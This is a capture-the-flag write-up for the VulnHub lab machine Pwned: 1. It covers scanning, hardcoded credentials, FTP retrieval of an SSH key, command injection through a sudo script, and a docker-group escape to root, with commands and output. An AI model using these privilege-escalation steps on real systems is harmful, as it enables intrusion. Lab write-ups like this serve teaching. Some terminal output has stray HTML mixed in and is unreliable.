

Pwned: 1 — Proof of Concept (PoC)

1. Overview

Item	Details
Machine Name	Pwned: 1
VulnHub URL	https://www.vulnhub.com/entry/pwned-1,507/
Release Date	10 Jul 2020
Author	Ajs Walker
Series	Pwned
Attacker OS	Kali Linux
Target OS	Debian Linux
Difficulty	Easy-Medium
Objective	Gain initial access and escalate privileges to root

2. Network Discovery

Identify live hosts on the network using Netdiscover.

```
sudo netdiscover -i eth0
```

Relevant output:

```
192.168.10.33 08:00:27:c0:bf:26
```

Target identified:

- **Target IP:** 192.168.10.33

```
kali@kali: ~ x ariana@pwned: /home x
Currently scanning: 192.168.0.0/16 | Screen View: Unique Hosts
7 Captured ARP Req/Rep packets, from 5 hosts. Total size: 420

IP          At MAC Address      Count  Len  MAC Vendor / Hostname
192.168.10.1 b4:f9:49:43:79:2c    3     180  optilink networks pvt ltd
192.168.10.10 50:c2:e8:95:0b:37    1      60  CLOUD NETWORK TECHNOLOGY SINGAPORE PTE. LTD.
192.168.10.33 08:00:27:c0:bf:26    1      60  PCS Systemtechnik GmbH
192.168.10.3  86:a6:8c:1e:45:9c    1      60  Unknown vendor
192.168.10.11 5a:00:a1:7a:77:36    1      60  Unknown vendor
```

3. Service Enumeration

Run an Nmap scan to identify open ports and services.

```
sudo nmap -sC -sV -Pn 192.168.10.33 --min-rate 10000
```

Open ports discovered:

```
21/tcp open  ftp      vsftpd 3.0.3
22/tcp open  ssh      OpenSSH 7.9p1 Debian
80/tcp open  http     Apache httpd 2.4.38
```

The website title is:

Pwned.....!!

```
(kali@kali)-[~]
$ sudo nmap -sC -sV -Pn 192.168.10.33 --min-rate 10000
Starting Nmap 7.95 ( https://nmap.org ) at 2026-05-17 11:28 IST
Nmap scan report for 192.168.10.33
Host is up (0.024s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 fe:cd:90:19:74:91:ae:f5:64:a8:a5:e8:6f:6e:ef:7e (RSA)
|   256  81:32:93:bd:ed:9b:e7:98:af:25:06:79:5f:de:91:5d (ECDSA)
|_  256  dd:72:74:5d:4d:2d:a3:62:3e:81:af:09:51:e0:14:4a (ED25519)
80/tcp    open  http     Apache httpd 2.4.38 ((Debian))
|_ http-server-header: Apache/2.4.38 (Debian)
|_ http-title: Pwned.....!!
MAC Address: 08:00:27:C0:BF:26 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.28 seconds
```

4. Web Enumeration

Visit the target website:

http://192.168.10.33


The webpage contains a message from the attacker "Annlynn".


Interesting message discovered:

I am Annlynn. I am the hacker hacked your server...

Source code inspection reveals an additional hidden comment:

```
<!-- I forgot to add this on last note
      You are pretty smart as i thought
      so here i left it for you
      She sings very well. l loved it  -->
```





5. Directory Bruteforcing

Use Gobuster to enumerate hidden directories and files.

```
gobuster dir -u http://192.168.10.33/ \
-w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt \
-x php,html,txt,old,bak
```

Discovered paths:

```
/robots.txt
/nothing
/hidden_text
```

The `/hidden_text` directory appears interesting.

```
(kali@kali)-[~]
$ gobuster dir -u http://192.168.10.33/ -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -x php,html,txt,old,bak

Gobuster v3.8
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://192.168.10.33/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8
[+] Extensions: php,html,txt,old,bak
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/index.html (Status: 200) [Size: 3065]
/robots.txt (Status: 200) [Size: 41]
/nothing (Status: 301) [Size: 316] [→ http://192.168.10.33/nothing/]
/server-status (Status: 403) [Size: 278]
/hidden_text (Status: 301) [Size: 320] [→ http://192.168.10.33/hidden_text/]
Progress: 1323348 / 1323348 (100.00%)

Finished
```

6. Hidden Directory Enumeration

Access the following URL:



```
http://192.168.10.33/hidden_text/
```

Inside the page, a file named `secret.dic` is revealed.

Contents include:

```
/pwned.vuln
/passwd.vuln
/backup.vuln
/.ssh
/root
/home
```

Only `/pwned.vuln` is accessible.



7. Credential Discovery

Inside `/pwned.vuln`, an administration login panel is discovered.



Source code inspection reveals hardcoded credentials:

```
<?php
// if ($un=='ftppuser' && $pw=='B0ss_B!TcH') {
?>
```

Recovered credentials:

Username	Password
ftpuser	B0ss_B!TcH

The page also hints that FTP should be used.



8. FTP Access

Login to the FTP service using the discovered credentials.

```
ftp 192.168.10.33
```

Authenticate with:

```
Username: ftpuser
Password: B0ss_B!Tch
```

Directory listing:


```
dir
cd share
dir
```

Inside the `share` directory:

```
id_rsa
note.txt
```

Download both files:

```
get id_rsa
get note.txt
```



```
kali@kali: ~
File Actions Edit View Help
kali@kali: ~ x ariana@pwned: /home x
--(kali@kali)~--
$ ftp 192.168.10.33
Connected to 192.168.10.33.
220 (vsFTPd 3.0.3)
Name (192.168.10.33:kali): ftpuser
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
229 Entering Extended Passive Mode (|||30229|)
150 Here comes the directory listing.
drwxr-xr-x  2 0          4096 Jul 10  2020 share: 'user name' class 'local' autocomplete 'off' required
226 Directory send OK.
ftp> cd share
250 Directory successfully changed.
ftp> dir
229 Entering Extended Passive Mode (|||55841|)
150 Here comes the directory listing.
-rw-r--r--  1 0          2602 Jul 09  2020 id_rsa
-rw-r--r--  1 0          75 Jul 09  2020 note.txt
226 Directory send OK.
ftp> get id_rsa
Local: id_rsa remote: id_rsa
229 Entering Extended Passive Mode (|||5993|)
150 Opening BINARY mode data connection for id_rsa (2602 bytes).
100% |#####| 2602  1.20 MiB/s  00:00 ETA
226 Transfer complete.
2602 bytes received in 00:00 (338.98 KiB/s)
ftp> get note.txt
Local: note.txt remote: note.txt
229 Entering Extended Passive Mode (|||21935|)
150 Opening BINARY mode data connection for note.txt (75 bytes).
100% |#####| 75  19.30 KiB/s  00:00 ETA
226 Transfer complete.
75 bytes received in 00:00 (8.76 KiB/s)
ftp> exit
221 Goodbye.
```

9. Information Disclosure

Read the note file:


```
cat note.txt
```

Output:

```
Wow you are here  
ariana won't happy about this note  
sorry ariana :(
```

This reveals the username:

```
ariana
```



```
(kali㉿kali)-[~]  
└─$ cat note.txt  
Wow you are here  
ariana won't happy about this note  
sorry ariana :(
```

10. SSH Access Using Private Key

Set proper permissions on the private key:

```
chmod 600 id_rsa
```

Login via SSH:

```
ssh ariana@192.168.10.33 -i id_rsa
```

Successful login achieved.

```

(kali㉿kali)-[~] Password <input type="password" name="password" class="text">
$ chmod 600 id_rsa <input type="submit" name="submit" id="sub">
$ ssh ariana@192.168.10.33 -i id_rsa
Linux pwned 4.19.0-9-amd64 #1 SMP Debian 4.19.118-2+deb10u1 (2020-06-07) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Sun May 17 12:10:45 2026 from 192.168.10.13

```

11. User Flag

Inside Ariana's home directory:

```
ls
```

Files discovered:

```

ariana-personal.diary
user1.txt

```

Read the user flag:

```
cat user1.txt
```

Output:

```
fb8d98be1265dd88bac522e1b2182140
```

```

ariana@pwned:~$ id
uid=1000(ariana) gid=1000(ariana) groups=1000(ariana),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev),111(bluetooth)
ariana@pwned:~$ ls
ariana-personal.diary  user1.txt
ariana@pwned:~$ cat user1.txt
congratulations you Pwned ariana

Here is your user flag ↓↓↓↓↓↓
fb8d98be1265dd88bac522e1b2182140

Try harder.need become root

```

12. Privilege Escalation Enumeration

Check sudo privileges:

```
sudo -l
```

Output:

```
(selena) NOPASSWD: /home/messenger.sh
```

This means Ariana can execute `messenger.sh` as user `selena`.

```
ariana@pwned:~$ sudo -l
Matching Defaults entries for ariana on pwned:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User ariana may run the following commands on pwned:
  (selena) NOPASSWD: /home/messenger.sh
```

13. Vulnerable Script Analysis

View the script contents:

```
cat /home/messenger.sh
```

Relevant vulnerable code:

```
$msg 2> /dev/null
```

The user-controlled variable `$msg` is executed directly, leading to command injection.

```

ariana@pwned:~$ cd /home
ariana@pwned:/home$ ls
ariana  ftpuser  messenger.sh  selena
ariana@pwned:/home$ cat messenger.sh
#!/bin/bash

clear
echo "Welcome to linux.messenger "
echo ""
users=$(cat /etc/passwd | grep home | cut -d/ -f 3)
echo ""
echo "$users"
echo ""
read -p "Enter username to send message : " name
echo ""
read -p "Enter message for $name : " msg
echo ""
echo "Sending message to $name "

$msg 2> /dev/null

echo ""
echo "Message sent to $name :) "
echo ""

```

14. Command Injection to Become Selena

Execute the script as `selena` :

```
sudo -u selena /home/messenger.sh
```

Provide the following payload when prompted for a message:

```
/bin/bash
```

A shell is spawned as user `selena` .

Verify:

```
id
```

Output:

```
uid=1001(selena)
groups=1001(selena),115(docker)
```

The user belongs to the `docker` group.

```
ariana@pwned:/home$ sudo -u selena /home/messenger.sh
```

```
Welcome to linux.messenger Docs Kali Forums Kali NetHunter Exploit-DB
1 <!DOCTYPE html>
2 <html>
ariana:
selena:
3 <head>
ftpuser: <title>login</title>
4 </head>

Enter username to send message : selena
5 <div id="main">

Enter message for selena :/bin/bash
6
7 <form method="POST">
Sending message to selena
8
9 <input type="text" name="username" class="form-control" value="">
id=11 Password <input type="password" name="password" value="">
uid=1001(selena) gid=1001(selena) groups=1001(selena),115(docker) b">
```

15. Docker Privilege Escalation

Since the user belongs to the Docker group, privilege escalation is possible.

Visit:

[GTFOBins Docker](#)

Run the following command:

```
docker run -v /:/mnt --rm -it alpine chroot /mnt /bin/sh
```

This mounts the host filesystem into the container and spawns a root shell on the host system.

Verify root access:

```
whoami
```

Output:

```
root
```

```
docker run -v /:/mnt --rm -it alpine chroot /mnt /bin/sh
# whoami
root
```

16. Root Flag

Navigate to the root directory:

```
cd /root
ls
```

Read the root flag:

```
cat root.txt
```

Output:

```
4d4098d64e163d2726959455d046fd7c
```

Final flag retrieved successfully.

```
# ls
bin boot core dev etc home initrd.img initrd.img.old lib lib32 lib64 libx32 lost+found media mnt opt proc root run sbin srv sys tmp usr var vmlinuz vmlinuz.old
# cd /root
# ls
root.txt
# cat root.txt
4d4098d64e163d2726959455d046fd7c

You found me. i dont't expect this ( • . • )

I am Ajay (Annlynn) i hacked your server left and this for you.
I trapped Ariana and Selena to takeover your server :)

You Pwned the Pwned congratulations :)
share the screen shot or flags to given contact details for confirmation
Telegram  https://t.me/joinchat/NGcyGxo15s1f7_Xt0kTr7g
Instgarm  ajs_walker
Twitter   Ajs_walker
```

17. Attack Chain Summary

1. Network discovery using Netdiscover
2. Port and service enumeration with Nmap
3. Web source code analysis
4. Directory bruteforcing with Gobuster
5. Discovery of hidden administration panel
6. Credential disclosure in PHP source code
7. FTP login using exposed credentials

8. Retrieval of SSH private key
 9. SSH access as Ariana
 10. Sudo misconfiguration discovery
 11. Command injection in messenger.sh
 12. Privilege escalation to Selena
 13. Docker group abuse
 14. Root access obtained
 15. Root flag captured
-

18. Security Lessons Learned

- Sensitive credentials should never be hardcoded in source code
 - Hidden directories can expose sensitive resources
 - SSH private keys must never be exposed through FTP
 - User-controlled input should never be executed directly in shell scripts
 - Docker group membership effectively provides root-level access
 - Enumeration is critical during penetration testing
-

19. Tools Used

- Netdiscover
 - Nmap
 - Gobuster
 - FTP
 - SSH
 - Docker
 - GTFOBins
-

20. Conclusion

The target machine was successfully compromised through exposed credentials in a vulnerable web application. FTP access revealed a private SSH key, allowing initial access as Ariana. A vulnerable script with command injection enabled privilege escalation to another user in the Docker group, ultimately leading to full root compromise of the system.